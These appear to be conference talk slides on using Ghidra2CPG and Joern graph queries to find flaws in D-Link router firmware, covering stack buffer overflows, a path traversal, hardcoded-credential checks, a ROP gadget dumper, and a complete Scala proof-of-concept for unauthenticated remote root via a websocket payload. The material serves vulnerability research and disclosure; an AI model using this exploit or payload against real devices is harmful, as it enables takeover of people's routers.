

Ghidra2CPG: From Graph Queries to Vulnerabilities in Binary Code

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This talk

- Our day job is developing approaches for automated vulnerability discovery at ShiftLeft Inc.
- We started taking apart consumer-grade routers as a hobby project
- Turned out to be a great opportunity to test out some of our open-source tooling
- Today, we speak about our approach and our results



@ursachec



@fabsx00



@0x4D5A

Joern - The Bug Hunter's Workbench (open source)

- Started off as a research platform for robust code analysis in 2013
- Today: an interactive programming shell for vulnerability discovery based on Scala
- Allows analyzing large code bases written in C, C++, Java, Javascript, JVM Bytecode, LLVM Bitcode, ...
- Query collections can be used for fully automated, application-specific code scanning



Works well on source code

- Idea is to encode such patterns once and then scan code for it automatically
- Scanned VLC in 2014 =>
CVE-2014-9625 - “Buffer overflow in automatic updater”
- Scanned VLC in 2020 =>
VideoLan-SB-VLC-3013 - “Buffer overflow in automatic updater”

malloc-memcpy-int-overflow

Dangerous copy-operation into heap-allocated buffer

-

CPGQL Query:

```
{val src =  
  cpg.method(".*malloc$").callIn.where(_.argument(1).arithmetics).1  
  
cpg.method("(?i)memcpy").callIn.1.filter { memcpyCall =>  
  memcpyCall  
    .argument(1)  
    .reachableBy(src)  
    .where(_.inAssignment.target.codeExact(memcpyCall.argument(1).code))  
    .whereNot(_.argument(1).codeExact(memcpyCall.argument(3).code))  
    .hasNext  
  }}).1
```

author: @fabsx00

tags: integers,default

Second try

- In 2016, an initial version of joern for binary (“bjoern”) was released based on r2
- The experience was not comparable with that for source-based querying
- Main learnings:
 - Approaches that work well for source are not trivial to adapt to binary - lots of information must first be recovered or approximated
 - Best way to learn fast what works and what doesn't is to use the tool for a real audit during the development phase

Source code - single call sites are already valuable

- In source code, single statements (containing complex expressions) can already be highly indicative of vulnerabilities
- Examples:
 - `strncpy(dst, src, strlen(src))` <= indicative of a buffer overflow
 - `pixels = malloc(width * height)` <= indicative of an integer overflow
 - `int len = strlen(str);` <= indicative of an integer truncation
- Syntax trees are sufficient to describe such candidate points and with additional interprocedural taint analysis, we can narrow in well on vulnerabilities

Binary: call sites are pretty useless

- In binary, you already need taint analysis to obtain similar information at a call site
- “strncpy is called and the arguments are a1, a2, and a3” <- thanks, Sherlock
- Reconstructing arguments at call sites seems crucial

```
_move    s3,a3
lw       gp,local_128(sp)
move     a2,s5
move     a1,s4
lw       t9,-0x7c30(gp)=>-><EXTERNAL>::strncpy
jalr     t9=><EXTERNAL>::strncpy
move     a0,s0
```

```
= 00420530
char * strncpy(char * __dest, ch...
```

Variables vs memory locations/registers

- In source code, you can deal with variables and structured types
 - In binary, all you see are memory locations and registers
 - Memory locations are often dynamically calculated
 - Recovery of some sort of “abstract location” is key
- (see “Analyzing memory accesses in x86 executables” by Balakrishnan and Reps)

Ghidra

- Between 2016 and today, Ghidra was open-sourced and this dramatically changes the game for open-source code analysis
- Ghidra's disassembler is alright, **it's decompiler is outstanding**
- A good decompiler performs many of the “recovery” steps that we were missing in the original version of bjoern:
 - Approximation of local variables and parameters
 - Intra-procedural recovery of arguments at call sites across platforms
 - Recovery of control structures (conditional statements and loops)

Idea



Making the disassembly available for querying is useful, but why don't we also pass the **decompiled code to our robust C parser** for analysis and benefit from the analysis we have available for C? Let's use that as a baseline and start introducing more of our own analysis on top of the disassembly as it becomes necessary.

Ghidra2cpg

- Joern frontend that imports Ghidra disassemblies into Joern initiated by Niko
- Goal: Joern but for code that we are not supposed to analyze =>
polynomial-time interprocedural data flow analysis for binary as a key feature
- More and more steps taken these days to include information from the decompiler
- Still under (open) development - this project is its first larger test drive



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Wi-Fi 6
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DIR-X1860




AC1200 WiFi Gigabit Router DIR-842V2


Product Status (Revision A1): Live 

- AC1200 Wave 2 up to 1,200 Mbps
- Dual-Band with MU-MIMO
- WPA3 security
- Multiple operational modes
- Wi-Fi Protected Setup









```
$ sudo screen /dev/ttyUSB0 115200
// ...boot process output trimmed
root@dlinkrouter:~#
```

```
// find home dir for web content
root@dlinkrouter:~# grep home /etc/config/uhttpd
    option home '/www'
```

```
// find exposed HTTP routes
root@dlinkrouter:~# grep alias /etc/config/uhttpd
    list alias '/HNAP1=/cgi-bin/HNAP1'
    list alias '/dlcfg.cgi=/cgi-bin/HNAP1'
    list alias '/dlquickvpnsettings.cgi=/cgi-bin/HNAP1'
    list alias '/hnap=/cgi-bin/HNAP1'
    list alias '/MTFWU=/cgi-bin/MTFWU'
```

```
// find the binaries serving HTTP
root@dlinkrouter:~# ls -al /www/cgi-bin | grep -E 'HNAP1|MTFWU'
lrwxrwxrwx    1 root    root           14 Aug 18  2020 HNAP1 -> /usr/sbin/hnap
lrwxrwxrwx    1 root    root           15 Aug 18  2020 MTFWU -> /usr/sbin/mtfwu
```

```
// count how often the binaries are invoked in the web interface
root@dlinkrouter:~# grep HNAP1 -r -l /www | wc -l
174
root@dlinkrouter:~# grep MTFWU -r -l /www | wc -l
1
```



Attack surface

- **Mtfwu (DLink DIR-X1860):**
 - Uses libc functions for string handling, file operations and memory allocation
 - No HTTP library in use => old-school CGI program that receives HTTP parameters via ``getenv``
- **Anweb (DLink DIR-842V2):**
 - Uses libc functions for string handling, file operations and memory allocation
 - Uses the “mongoose” HTTP library for HTTP communication
 - Extensive use of JSON via “jansson” library
 - Uses a DLink RPC library called “d_jrpcapi”



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Anweb: list HTTP-related functions

- Functions of the mongoose HTTP library all have the prefix “mg_”
- We can dump all functions used by matching on “mg_.*”
- We can also dump decompiler output of all functions that call at least one mongoose function

```
joern> cpg.call("mg_.*").name.dedup.l  
res13: List[String] = List(  
  "mg_start",  
  "mg_set_request_handler",  
  "mg_stop",  
  "mg_get_request_info",  
  "mg_printf",  
  "mg_send_file",  
  "mg_get_header",  
  "mg_url_encode",  
  "mg_strncasecmp",  
  "mg_read",  
  "mg_write",  
  "mg_get_var",  
  "mg_md5",  
  "mg_get_cookie"  
)
```

```
joern> cpg.method.where(_.call("mg_.*")).dumpRaw l> "/tmp/mgdump.c"
```

Marking attack surface

- We can mark all internal functions that call mongoose functions or are called by functions that call mongoose functions

```
joern> cpg.call("mg_.*").method
      .repeat(_.callee.internal)(_.emit.times(10))
      .newTagNode("attacksurface").store

joern> commit
```

Simple is good - buffer overflow query on binary

// Calls to strncpy/memcpy into stack buffer with variable amount in methods // that are part of the attack surface

```
cpg.call("strncpy|memcpy")  
  .whereNot(_.argument(3).isLiteral)  
  .where(_.argument(1).code( ".*Stack.*" ))  
  .where(_.method.tag.name("attack_surface"))
```

Ability to inspect arguments like that rests on intra-procedural def-use chains

Same query as for source code, minus the “.*Stack.*” artifact we are making use of

Stack-based buffer overflow in `websocket\_data\_handler`

```
iVar1 = memcmp(param_3,"init ",5);
if (iVar1 == 0) {
    __nptr = (char *)memcpy(auStack168,(void *)((int)param_3 + 5),param_4 - 5);
    __nptr[param_4 - 5] = '\0';
    uVar2 = strtoul(__nptr,local_28,10);
    piVar4[1] = uVar2;
    if (((uVar2 != 0) && (local_28[0] != (char *)0x0)) && (*local_28[0] == '\0')) {
        *piVar4 = 2;
    }
    pthread_mutex_unlock((pthread_mutex_t *)&DAT_00435648);
    return 1;
}
```

- param2 turns out to be a websocket message while param3 is its amount
- Exploitable for remote code execution

Stack-based buffer overflow in callee of websocket_data_handler

```
void action_handler(int param_1,char *param_2,size_t param_3,code *param_4)
{
    int iVar1;
    int iVar2;
    char *pcVar3;
    size_t sVar4;
    char *pcVar5;
    int iVar6;
    undefined4 uVar7;
    code *pcVar8;
    char acStack288 [260];

    uVar7 = *(undefined4 *)(param_1 + 8);
    memset(acStack288,0,0x100);
    strncpy(acStack288,param_2,param_3);
}
```

- Exploitable for remote code execution

Gadgets

- Base image is located at a fixed address, so we can make use of its code to craft a stable exploit => we'd like a way to automatically extract gadgets
- Quick&dirty joern script to dump gadgets up to length 5 to a file

```
def instrBefore(x : CfgNode, n: Int) =  
  x.cfgPrev(n).l.reverse.map(y => y.address.get + ": " + y.code)  
  
cpg.ret.map(x => instrBefore(x, 5).mkString("|\\t") + "\\n").l |> "/tmp/gadgets.txt"
```

```
joern > script("binary/gadget.sc")
```

Unauthenticated remote root exploit for DLink DIR 84V2

- anweb process runs as root
- The vulnerability is in the websocket authentication, *before* authentication has been carried out!
- Firmware version is 1.0.3 (latest)
- We have started writing exploits in Scala on the Joern shell to see which primitives are required to support exploit writing

```
import cask.util.Logger.Console._
import castor.Context.Simple.global
import $ivy.`org.scodec::scodec-core:1.11.9`
import scodec.bits.{ByteVector => b, _}

def h(x : String) : b = b.fromHex(x).getOrElse(b.fromHex("ff").get)
def s(x : String) : b = b(x.map(_ toByte))
def le(x : String) : String = x.grouped(2).toList.reverse.mkString("")

@main def exec() = {

  // gadget1 (fixGp)   : _lw gp,local_10(sp), ..., lw ra,local_4(sp), jr ra
  // gadget2 (placea0) : move a0,s0, ..., lw ra,local_4(sp), jr ra
  // gadget3 (placeR)  : lw a1, -0x7fd4(gp), jalr <popen>

  val init      = s("init ")
  val filling1  = h("41414141"*41)
  val fixGp     = h(le("00419be4"))
  val gp        = h(le("0043ccf0")*5)
  val placea0   = h(le("0040a570")*7)
  val cmd       = s("echo 0wned>/tmp/lal") ++ h("00")
  val filling2  = h("42424242"*36)
  val placeR    = h(le("0041e674")*300)

  val payload = init ++ filling1 ++ fixGp ++ gp ++ placea0 ++ cmd ++ filling2 ++ placeR

  val ws = cask.util.WsClient.connect("ws://192.168.1.111/websocket")
    ( case cask.Ws.Text(x) => )
  ws.send(cask.Ws.Binary(payload.toArray))
}
```

Interprocedural data-flow tracking

- Loading information from ghidra into joern means that we can make use of its polynomial time interprocedural data-flow tracker to find flows across functions
- Let's look for path traversals:
- ```
joern> cpg.call("fopen.*")
 .argument(1).whereNot(_.isLiteral)
 .reachableByFlows(cpg.call("strcat"))
 .where(_.method.tag.name("attack_surface"))
```

## Returns two path traversals

```
=====
tracked | lineNumber| method | file |
=====|=====|=====|
strcat(param_2,param_1) | 2652 | get_full_path | /tmp/anweb/anweb.c |
char* | 2644 | get_full_path | /tmp/anweb/anweb.c |
get_full_path(auStack1056,auStack1568) | 2756 | concat_end_point | /tmp/anweb/anweb.c |
(char *)get_full_path(auStack1056,auStack1568) | 2756 | concat_end_point | /tmp/anweb/anweb.c |
pcVar3 = (char *)get_full_path(auStack1056,auStack1568) | 2756 | concat_end_point | /tmp/anweb/anweb.c |
fopen64(pcVar3,"r") | 2757 | concat_end_point | /tmp/anweb/anweb.c |
fopen64(pcVar3,"r") | 2757 | concat_end_point | /tmp/anweb/anweb.c |
__stream = fopen64(pcVar3,"r") | 2757 | concat_end_point | /tmp/anweb/anweb.c |
__stream != (FILE *)0x0 | 2758 | concat_end_point | /tmp/anweb/anweb.c |
fgets(pcVar3,0x200,__stream) | 2764 | concat_end_point | /tmp/anweb/anweb.c |
strlen(pcVar3) | 2765 | concat_end_point | /tmp/anweb/anweb.c |
write_from_file(param_1,pcVar3,acStack544) | 2769 | concat_end_point | /tmp/anweb/anweb.c |
write_from_file(undefined4 param_1, undefined4 param_2, char *param_3) | 2662 | write_from_file | /tmp/anweb/anweb.c |
get_full_path(param_2,acStack704) | 2673 | write_from_file | /tmp/anweb/anweb.c |
fopen64(acStack704,"r") | 2676 | write_from_file | /tmp/anweb/anweb.c |
=====
tracked | lineNumber| method | file |
=====|=====|=====|
strcat(param_2,param_1) | 2652 | get_full_path | /tmp/anweb/anweb.c |
char* | 2644 | get_full_path | /tmp/anweb/anweb.c |
get_full_path(auStack1056,auStack1568) | 2756 | concat_end_point | /tmp/anweb/anweb.c |
(char *)get_full_path(auStack1056,auStack1568) | 2756 | concat_end_point | /tmp/anweb/anweb.c |
pcVar3 = (char *)get_full_path(auStack1056,auStack1568) | 2756 | concat_end_point | /tmp/anweb/anweb.c |
fopen64(pcVar3,"r") | 2757 | concat_end_point | /tmp/anweb/anweb.c |
=====
tracked | lineNumber| method | file |
=====|=====|=====|
strcat(param_2,param_1) | 2652 | get_full_path | /tmp/anweb/anweb.c |
char* | 2644 | get_full_path | /tmp/anweb/anweb.c |
get_full_path(auStack1056,auStack1568) | 2756 | concat_end_point | /tmp/anweb/anweb.c |
(char *)get_full_path(auStack1056,auStack1568) | 2756 | concat_end_point | /tmp/anweb/anweb.c |
pcVar3 = (char *)get_full_path(auStack1056,auStack1568) | 2756 | concat_end_point | /tmp/anweb/anweb.c |
fopen64(pcVar3,"r") | 2757 | concat_end_point | /tmp/anweb/anweb.c |
=====
```

## concat\_end\_point and get\_full\_path

```
iVar1 = mg_get_request_info();
pcVar4 = *(char **)(iVar1 + 0xc);
pcVar3 = pcVar4;
if (pcVar4 == (char *)0x0) {
 pcVar3 = "";
}
sVar2 = strlen(pcVar3);
iVar1 = mg_get_var(pcVar4, sVar2, "type", acStack544, 0x200);
if (0 < iVar1) {
 iVar1 = mg_get_var(pcVar4, sVar2, &DAT_004216dc, auStack1056, 0x200);
 if ((0 < iVar1) &&
 ((iVar1 = strcmp(acStack544, "css"), iVar1 == 0 ||
 (iVar1 = strcmp(acStack544, "js"), iVar1 == 0)))) {
 pcVar3 = (char *)get_full_path(auStack1056, auStack1568);
 __stream = fopen64(pcVar3, "r");
 if (__stream != (FILE *)0x0) {
 mg_printf(param_1, "HTTP/1.1 200 OK\r\n");
 pcVar3 = acStack2081 + 1;
 mg_printf(param_1, "Transfer-Encoding: chunked\r\n");
 set_content_type(param_1, acStack544);
 mg_printf(param_1, "\r\n");
 while (pcVar4 = fgets(pcVar3, 0x200, __stream), pcVar4 != (char *)0x0) {
 sVar2 = strlen(pcVar3);
 if (pcVar3[sVar2 - 1] == '\n') {
 pcVar3[sVar2 - 1] = '\0';
 }
 write_from_file(param_1, pcVar3, acStack544);
 }
 }
 }
}
```

```
joern> cp.method("get_full_path").dump
res12: List[String] = List(
 ""char * get_full_path(char *param_1, char *param_2) /* <=== */
 size_t sVar1;

 sVar1 = strlen(param_1);
 if (sVar1 + 0xb < 0x200) {
 strcpy(param_2, "/srv/anweb/");
 strcat(param_2, param_1);
 }
 else {
 param_2 = (char *)0x0;
 }
 return param_2;
}
""
)
```


- concat\_end\_point reads from  
`/bin/ls` “line-by-line”
- Empty lines are read =>  
`fopen(“/srv/anweb” + “”)`  
will attempt to open the  
directory “/srv/anweb”
- That succeeds, but `fread`  
then returns 0
- Return value of `fread` is not  
checked and so `\_ptr` is  
uninitialized
- Mg\_write writes contents of  
`\_ptr` back to attacker

```

undefined4 write_from_file(undefined4 param_1,undefined4 param_2,char *param_3)
{
 size_t __n;
 int iVar1;
 FILE *__stream;
 void *__ptr;
 undefined4 uVar2;
 char acStack704 [512];
 stat64 sStack192;



 iVar1 = get_full_path(param_2,acStack704);
 uVar2 = 0xffffffff;
 if (iVar1 != 0) {
 __stream = fopen64(acStack704,"r");
 if ((__stream != (FILE *)0x0) &&
 (iVar1 = stat64(acStack704,&sStack192), __n = sStack192.st_blksize, iVar1 == 0)) {
 __ptr = malloc(sStack192.st_blksize);
 if (__ptr != (void *)0x0) {
 fread(__ptr,1,__n,__stream);
 mg_printf(param_1,&DAT_00421690,sStack192.st_blksize);
 mg_write(param_1,__ptr,sStack192.st_blksize);
 mg_printf(param_1,"r\n");
 if ((param_3 != (char *)0x0) && (iVar1 = strcmp(param_3,"js"), iVar1 == 0)) {
 mg_printf(param_1,&DAT_00421690,1);
 mg_write(param_1,&DAT_0042169c,1);
 mg_printf(param_1,"r\n");
 }
 free(__ptr);
 fclose(__stream);
 return 0;
 }
 fclose(__stream);
 return 0xffffffff;
 }
 uVar2 = 0xffffffff;
 }
 return uVar2;
}

```





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# Hardcoded credentials

```
14 pcVar1 = getenv("HTTP_MTFWU_ACT");
15 getenv("HTTP_SOAPACTION");
16 pcVar2 = getenv("HTTP_MTFWU_AUTH");
17 getenv("HTTP_HNAP_AUTH");
18 pcVar3 = getenv("HTTP_COOKIE");
19 pcVar4 = getenv("HTTP_REFERER");
```

```
46 iVar5 = FUN_004088f0(pcVar3,pcVar2,pcVar1);
47 if (iVar5 == 0) {
48 iVar5 = strcmp(pcVar1,"Reboot");
49 if (iVar5 == 0) {
50 FUN_004083d0();
51 system("sh /etc/scripts/reboot.sh &");
52 }
53 else {
54 iVar5 = strcmp(pcVar1,"FactoryDefault");
55 if (iVar5 == 0) {
56 system("firstboot -y");
57 system("sh /etc/scripts/reboot.sh &");
58 FUN_004083d0();
59 }
60 else {
61 iVar5 = strcmp(pcVar1,"GetDevInfo");
62 if (iVar5 == 0) {
63 FUN_00408c34();
64 }
65 else {
66 iVar5 = strcmp(pcVar1,"MTFWUActSupportList");
67 if (iVar5 != 0) {
68 iVar5 = strcmp(pcVar1,"FWUpload");
69 if (iVar5 == 0) {
70 iVar5 = FUN_00406204(&LAB_00408994+1,0,0x2800000);
71 if (iVar5 < 0) {
72 if (iVar5 == -100) {
73 pcVar1 = "The size of firmware is too large.";
74 }

```

```
2 int FUN_004088f0(char *param_1,char *param_2,undefined4 param_3)
3
4 {
5 char *pcVar1;
6 int iVar2;
7 int iVar3;
8 int local_25c [4];
9 char acStack588 [64];
10 char acStack524 [128];
```

```
17 if (((param_1 == (char *)0x0) || (param_2 == (char *)0x0)) ||
18 (pcVar1 = strstr(param_1,"uid="), pcVar1 == (char *)0x0)) {
19 iVar3 = 1;
20 }
21 else {
```

```
 FUN_004084b4(param_3,auStack164,acStack524);
 iVar3 = strcmp(param_2,acStack524);
 if (iVar3 == 0) {
 FUN_0040657c(local_25c);
 local_18c[0] = FUN_00406550();
 local_18c[0] = local_25c[0] + local_18c[0];
 FUN_0040675c(local_18c,iVar2,1);
 goto LAB_00408972;
 }
 iVar3 = 4;
 }
 iVar3 = -iVar3;
```

```
LAB_00408972:
 if (local_14 != 0)
 __stack_chk_fail(
)
 return iVar3;
```

```
2 void FUN_004084b4(char *param_1,char *param_2,int param_3)
3
```

```
17 FUN_00408240(param_1,sVar1,param_2,sVar2,local_24);
18 iVar6 = 0;
19 iVar5 = 0;
20 do {
21 pbVar3 = local_24 + iVar5;
22 iVar5 = iVar5 + 1;
23 iVar4 = sprintf((char *) (param_3 + iVar6), "%02X", (uint)*pbVar3);
```

## Decompiled binary to source-level dataflow queries

```
joern> importCode.ghidra("/home/claudiu/src/joern/artifacts/mtfwu")
Creating project `mtfwu21` for code at `/home/claudiu/src/joern/artifacts/mtfwu`
Initializing SSL Context
Initializing Random Number Generator...
Random Number Generator initialization complete: NativePRNGNonBlocking
Loading user preferences: /home/claudiu/.ghidra/.ghidra_10.0_PUBLIC/preferences
Loading previous preferences: /home/claudiu/.ghidra/.ghidra_10.0.3_PUBLIC/preferences
Trust manager disabled, cacerts have not been set
```

# Decompiled binary to source-level dataflow queries

```
joern> importCode.ghidra("/home/...
Creating project `mtfwu21` for
Initializing SSL Context
Initializing Random Number Gen
Random Number Generator initia
Loading user preferences: /home/
Loading previous preferences:
Trust manager disabled, cacert
```

```
joern> cpq.call.take(20).code.1
res12: List[String] = List(
 "addiu sp,sp,-0x20",
 "sw gp,0x18(sp)",
 "sw ra,0x1c(sp)",
 "LAB_00401740",
 "_nop",
 "FUN_00401aac",
 "_nop",
 "LAB_00401750",
 "_nop",
 "FUN_00409190",
 "_nop",
 "lw gp,0x18(sp)",
 "lw ra,0x1c(sp)",
 "_addiu sp,sp,0x20",
 "FUN_00401984",
 "_clear s8",
 "lw gp,0x0(ra)",
 "subu gp,ra,gp",
 "move a0,sp",
 "lw a1,0x8(ra)"
)
```

```
cs/mtfwu")
/joern/artifacts/mtfwu`
```

```
WNonBlocking
0.0_PUBLIC/preferences
ra_10.0.3_PUBLIC/preferences
```

# Decompiled binary to source-level dataflow queries

```
joern> cpg.call.take(20).code.1
res10: List[String] = List(
 ...
)

joern> def decompiledBinary = cpg.method.dumpRaw.mkString("\n")
defined function decompiledBinary

joern> importCode.c.fromString(decompiledBinary)
Creating project `console16944965871358956465` for code at `/tmp/console16944965871358956465`
moving cpg.bin.zip to cpg.bin because it is already a database file
Creating working copy of CPG to be safe
Loading base CPG from: /home/claudiu/src/joern/workspace/console16944965871358956465/cpg.bin.tmp
Initializ Adding default overlays to base CPG
Initializ The graph has been modified. You may want to use the `save` command to persist changes to disk.
Random Nu d collectively on exit
Loading us Code successfully imported. You can now query it using `cpg`.
Loading p For an overview of all imported code, type `workspace`.
Trust man) res17: Option[io.shiftleft.codepropertygraph.Cpg] = Some(
